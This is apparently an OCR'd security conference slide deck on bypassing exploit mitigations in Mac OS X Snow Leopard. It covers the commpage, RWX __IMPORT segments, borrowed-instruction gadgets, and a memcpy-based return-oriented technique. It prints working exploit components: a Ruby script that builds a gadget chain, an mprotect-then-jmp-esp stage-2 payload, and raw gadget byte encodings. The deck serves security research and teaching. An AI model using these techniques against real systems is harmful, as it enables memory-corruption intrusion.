0x97a0e811 <memcpy+5>: jmp    eax
End of assembler dump.
(gdb) disass 0xffff07a0
Dump of assembler code for function __memcpy:
0xffff07a0 <__memcpy+0>:      push   ebp
0xffff07a1 <__memcpy+1>:      mov    ebp,esp
0xffff07a3 <__memcpy+3>:      push   esi
0xffff07a4 <__memcpy+4>:      push   edi
0xffff07a5 <__memcpy+5>:      mov    edi,DWORD PTR [ebp+0x8]
0xffff07a8 <__memcpy+8>:      mov    esi,DWORD PTR [ebp+0xc]
0xffff07ab <__memcpy+11>:     mov    ecx,DWORD PTR [ebp+0x10]
```

Commpage

- 0xffff0000 – 0xffff4000
  - Static data and code shared between the kernel and all user process address spaces
  - Can use gdb to dump the commpage to a file
- From xnu/…/commpage.c:

```
/* the lists of commpage routines are in commpage_asm.s  */
extern  commpage_descriptor*    commpage_32_routines[];
extern  commpage_descriptor*    commpage_64_routines[];
```

- commpage_asm.s:

```
_commpage_32_routines:
        COMMPAGE_DESCRIPTOR_REFERENCE(compare_and_swap32_mp)
        COMMPAGE_DESCRIPTOR_REFERENCE(compare_and_swap32_up)
        COMMPAGE_DESCRIPTOR_REFERENCE(compare_and_swap64_mp)
        COMMPAGE_DESCRIPTOR_REFERENCE(compare_and_swap64_up)
...
```

Commpage Routines

- compare_and_swap32_mp
- compare_and_swap32_up
- compare_and_swap64_mp
- compare_and_swap64_up
- AtomicEnqueue
- AtomicDequeue
- memory_barrier
- memory_barrier_sse2
- atomic_add32_mp
- atomic_add32_up
- cpu_number
- mach_absolute_time
- spin_lock_try_mp
- spin_lock_try_up
- spin_lock_mp
- spin_lock_up
- spin_unlock
- pthread_getspecific
- gettimeofday
- sys_flush_dcache
- sys_icache_invalidate
- pthread_self
- preempt
- bit_test_and_set_mp
- bit_test_and_set_up
- bit_test_and_clear_mp
- bit_test_and_clear_up
- bzero_scalar
- bzero_sse2
- bzero_sse42
- bcopy_scalar
- bcopy_sse2
- bcopy_sse3x
- bcopy_sse42
- memset_pattern_sse2
- longcopy_sse3x
- backoff
- AtomicFifoEnqueue
- AtomicFifoDequeue
- nanotime
- nanotime_slow
- pthread_mutex_lock
- pfz_enqueue
- pfz_dequeue
- pfz_mutex_lock

__IMPORT Segments are RWX

- Most processes will have a lot of RWX __IMPORT segments, some of which will always be loaded at static locations

```
% vmmap 44976 | grep __IMPORT
__IMPORT               00004000-00005000 [    4K] rwx/rwx
    SM=PRV  Google Chrome Helper
__IMPORT               0272f000-02735000 [   24K] rwx/rwx
    SM=PRV  Google Chrome Framework
__IMPORT               16984000-16985000 [    4K] rwx/rwx
    SM=PRV  libffmpegsumo.dylib
__IMPORT               8fe6f000-8fe70000 [    4K] rwx/rwx
    SM=COW  /usr/lib/dyld
__IMPORT               a0e00000-a0e01000 [    4K] rwx/rwx
    SM=COW  /usr/lib/libobjc.A.dylib
```

otool

- otool can display segments and sections:

```
...
Load command 4
      cmd LC_SEGMENT
  cmdsize 124
  segname __IMPORT
   vmaddr 0x00004000
   vmsize 0x00001000
  fileoff 12288
 filesize 4096
  maxprot 0x00000007
 initprot 0x00000007
   nsects 1
    flags 0x0
Section
  sectname __jump_table
   segname __IMPORT
      addr 0x00004000
      size 0x0000000a
...
```

__IMPORT is an Exploiter's Best Friend

- otool can display the indirect symbol table

```
% otool -vI '/…/Google Chrome Helper'
/…/Google Chrome Helper:
Indirect symbols for (__IMPORT,__jump_table) 2 entries
address    index name
0x00004000     1 _ChromeMain
0x00004005     2 _exit
```

- __jump_table pointers can be overwritten by a heap metadata overwrite on Leopard or format string bug (remember those?)
- The slack space between end of __IMPORT sections and the end of the page is usable scratch memory
  - Almost 4KB of RWX space to copy a payload to

dyld Borrowable Instructions

```
% ./bisc.rb /usr/lib/dyld
INC EBP
DEC EAX
ADD EAX, ECX
POP EDI
INC EAX
DEC EBP
ADD ESP, 4
POP ESP
XCHG EAX, EDX
ADD ECX, ECX
ADD ESP, 12
POP ESI
XCHG EAX, EBX
MOV EAX, EDX
ADD ESP, 8
POP EBX
SBB EBP, [EDX]
XOR EAX, EAX
PUSH EBP
POP EAX
SUB EAX, ECX
```

Commpage Borrowable Instructions

```
% ./bisc.rb commpage.10_4_0.i386
ADD ESP, 16
POP EDI
POP EBP
ADD ESP, 12
INT3
ADD ESP, 4
ADD ESP, 8
```

Application-Specific BISC

- There are not enough borrowable instructions in dyld and commpage to allow full return-oriented programming
- Target application binary itself or other non-randomized libraries may have many more usable instructions (no PIE)
- Example: Google Chrome Framework in Renderers
  - 37.9MB __TEXT segment
  - Always loaded at 0x00007000
  - BISC finds ~300 unique borrowable instructions
- **We want a technique that we can reuse in any process**

Return-Oriented Techniques

10.5 Library Randomization and NX Bypass

- See “The Mac Hacker’s Handbook” or my previous “Macsploitation” presentations
- Took advantage of three “non-features”
    - dyld is not randomized and always loaded at 0x8fe00000
    - dyld includes implementations of several useful standard library functions (setjmp)
    - heap allocated memory is still executable
- Return into setjmp() to write values of controlled registers into RWX memory and subsequently return into that RWX memory to execute chosen instructions

Run For The Hills

- On Snow Leopard, dyld no longer contains setjmp
  - Our previous trick won't work
- We take some inspiration from Spencer Pratt
  - "Exploitation With WriteProcessMemory()", Full-Disclosure Mailing List, 3/30/2010
  - Construct an arbitrary string at a chosen location by copying the necessary pieces from static locations in memory
  - Must scan static memory segments for the necessary bytes/byte sequences (1-3 bytes usually)
- Instead of WriteProcessMemory(), we'll use memcpy()

Pratt Technique Strategy

1. Return-Oriented Stage
    - Return-oriented sequence of simulated calls to memcpy () that write out next stage in RWX memory
2. Minimal Machine Code Stage
    - Call mprotect() to make stack page executable
    - Jump to ESP to execute next stage
3. Traditional Payload
    - Arbitrary machine-code payload
    - Your favorite Metasploit payload goes here

Pratt Technique in BISC

```
...
memcpy = 0x8fe2e130
stage2 = 0x8fe6f200    # dyld __IMPORT + 0x200 (rwx)
dst = stage2
Main = []
chunks = bisc.spencerpratt_split(IO::read(“stage2.bin”))
chunks.each { |c|
  chunk, address = c

  Main.push([ memcpy, "ADD ESP, 12", dst, address,
    chunk.length ])

  dst += chunk.length
}
Main.push([stage2])   # execute stage2
puts bisc.assemble(Main)
...
```

Stage 2 Payload

```
jmp_esp:
    xor   eax, eax
    mov   al, 7
    push  eax             ; PROT_READ|PROT_WRITE|PROT_EXEC
    push  4096            ; len = 4096 (1 page)
    mov   ebx, esp
    and   ebx, 0xfffff000 ; Round ESP down to page align
    push  ebx             ; addr = ESP & ~(4096-1)
    push  ebx             ; unused spacer argument
    mov   al, 74
    int   0x80            ; SYS_mprotect(addr, len, prot)
    add   esp, byte 16
    jmp   esp             ; Jump to next stage payload
```

Alternative Approach: BYOBI

- “Bring Your Own Borrowed Instructions”
- Build needed instructions in RWX memory page
  - Again, using the simulated calls to memcpy
- Use statically identified and dynamically created borrowed instructions in a return-oriented program to make stack executable and execute next-stage payload from it
- BISC lets me dynamically add a new region of memory and use newly found instructions after that point

BYOBI Strategy

1. Write BISC program using available borrowed instructions and ideally available instructions
   - Minimize the number and encoding length of ideally available instructions
   - BISC program makes embedded payload on the stack executable
2. Pack encoding of missing ideal instructions into buffer
3. Use Pratt Technique to construct that buffer in RWX memory
4. Execute BISC program using statically and dynamically available instructions to enable execution of a traditional machine code payload

BYOBI in BISC

```
instructions =
  "\x89\xE6\xC3" + # mov esi, esp; ret
  "\x59\xC3"     + # pop ecx; ret
  "\x01\xCE\xC3" + # add esi, ecx
  "\x5F\xC3"     + # pop edi; ret
  "\xF3\xA4\xC3”   # rep movsb; ret

... (use Pratt Technique to build instructions in an RWX
    page) ...

bisc.add_region(instructions_region)
Main = [
  "MOV ESI, ESP",
  "POP ECX", 36,
  "ADD ESI, ECX”,
  "POP EDI", dst,
  "POP ECX", shellcode.length,
  "REP MOVSB”,
  dst,
]
```

Demo

Mac OS X 10.6 Snow Leopard x86_64

64-bit Mac OS X 10.6 Snow Leopard

- Snow Leopard's increased use of 64-bit where available was touted as one of its key features
- Primarily for making more memory available to "Pro" apps
- Apple even touts 64-bit applications as a security feature

The 64-bit applications in Snow Leopard are even more secure from hackers and malware than the 32-bit versions. That's because 64-bit applications can use more advanced security techniques to fend off malicious code. Learn more about 64-bit ▸


Technically, That is True

More secure than ever.

Another benefit of the 64-bit applications in Snow Leopard is that they're even more secure from hackers and malware than the 32-bit versions. That's because 64-bit applications can use more advanced security techniques to fend off malicious code. First, 64-bit applications can keep their data out of harm's way thanks to a more secure function argument-passing mechanism and the use of hardware-based execute disable for heap memory. In addition, memory on the system heap is marked using strengthened checksums, helping to prevent attacks that rely on corrupting memory.

- Function arguments are no longer stored on the stack
- Hardware-supported non-executable heap memory
- Heap block header metadata checksums
  - Also in 32-bit processes

PID	Process Name	User	% CPU	Threads	Real Mem	Kind
6930	iTunes	ddz	0.1	17	167.4 MB	Intel
8522	AppleMobileDeviceHelper	ddz	0.0	3	6.9 MB	Intel
9900	Microsoft PowerPoint	ddz	0.1	8	155.2 MB	Intel
9905	Microsoft AU Daemon	ddz	0.0	2	2.8 MB	Intel
169	PGP Engine	ddz	0.0	21	20.9 MB	Intel
191	PGPdiskEngine	ddz	0.0	6	2.3 MB	Intel
178	pgp-agent	ddz	0.0	4	3.8 MB	Intel
197	PGPsyncEngine	ddz	0.0	4	6.8 MB	Intel
44318	Keynote	ddz	0.0	7	100.0 MB	Intel
7702	OmniFocus	ddz	0.0	7	37.1 MB	Intel
9906	Microsoft Database Daemon	ddz	0.0	3	7.5 MB	Intel
9219	Aquamacs	ddz	0.4	2	34.9 MB	Intel
44631	Firefox	ddz	0.0	14	67.8 MB	Intel
163	Little Snitch UIAgent	ddz	0.0	3	5.3 MB	Intel
33404	Google Chrome	ddz	0.0	12	103.5 MB	Intel
44594	Google Chrome Renderer	ddz	0.0	4	53.0 MB	Intel
36076	Google Chrome Renderer	ddz	0.0	4	47.7 MB	Intel
43826	Google Chrome Renderer	ddz	0.0	4	45.9 MB	Intel
37323	Google Chrome Renderer	ddz	0.2	4	29.0 MB	Intel
44602	Google Chrome Renderer	ddz	0.0	4	34.3 MB	Intel
33508	Google Chrome Renderer	ddz	0.0	4	33.8 MB	Intel
33408	Google Chrome Renderer	ddz	0.0	4	37.3 MB	Intel
43692	Google Chrome Renderer	ddz	0.0	4	90.9 MB	Intel
5560	iCal	ddz	0.0	5	37.9 MB	Intel (64 bit)



Show: All Processes, Hierarchically


PID	Process Name	User	% CPU	Threads	Real Mem	Kind
168	GrowlHelperApp	ddz	0.0	6	14.0 MB	Intel (64 bit)
44741	Safari	ddz	0.6	34	192.3 MB	Intel (64 bit)
44769	Image Capture Extension	ddz	0.0	3	6.5 MB	Intel (64 bit)
229	AppleSpell.service	ddz	0.0	2	9.3 MB	Intel (64 bit)
44816	WebKitPluginAgent	ddz	0.0	2	1.0 MB	Intel (64 bit)
44823	Flash Player (Safari Internet plug-in)	ddz	0.1	9	105.6 MB	Intel
44845	QuickTime Plugin (Safari Internet plug-in)	ddz	0.0	5	6.6 MB	Intel
143	SystemUIServer	ddz	0.2	4	42.1 MB	Intel (64 bit)

- The Safari browser itself is 64-bit
- Safari runs 32-bit plugins out-of-process
  - Flash Player is 32-bit
  - QuickTime Plugin is 32-bit
- WebKitPluginAgent (64-bit) and WebKitPluginHost (32-bit) communicate over Mach IPC
- Avoids requiring a 32-bit Safari to watch YouTube

TargetShare™


Mac Web Browsers

Marketshare



Mac Safari Plugins

Availability



Statistics for June 2010, StatOwl.com

64 is 32 More Bits Than I Need to Pwn

- 27% of Mac users use a 32-bit web browser
- 85% of Mac Safari users have a 32-bit plugins available
  - Flash Player or QuickTime Plugin
  - Both have a history of security vulnerabilities
- Most key client-side applications are still 32-bit
  - Office, iWork, iTunes, iLife, etc.
- Adobe CS5 is 64-bit
  - Don’t have to worry about getting owned by a PSD

64-Bits Are Hard, Bro

- 64-bit exploitation has various complications
  - NULLs in every memory address
  - Subroutines take arguments in registers, not stack
    - Requires more borrowed instructions to call a function
  - All data memory regions are non-executable
    - Except JIT
  - No more __IMPORT regions (used to be RWX)
- 64-bit exploitation techniques are not yet really needed on Mac OS X, especially for targeting client-side applications

Conclusion

Conclusion

- Mac OS X still lags far behind Windows and Linux in available and thoroughly applied exploit mitigations
- Bypassing the available mitigations is quite easy
- 64-bit x86_64 binaries are slightly harder to exploit
  - Much of the server-side attack surface is 64-bit
  - Little of the client-side attack surface is 64-bit
  - Which is more important on Mac OS X?
- Memory corruption exploits for Mac OS X in the wild are still quite rare
  - In other words, I still haven't seen any

Questions

@dinodaizovi

ddz@theta44.org

http://trailofbits.com / http://theta44.org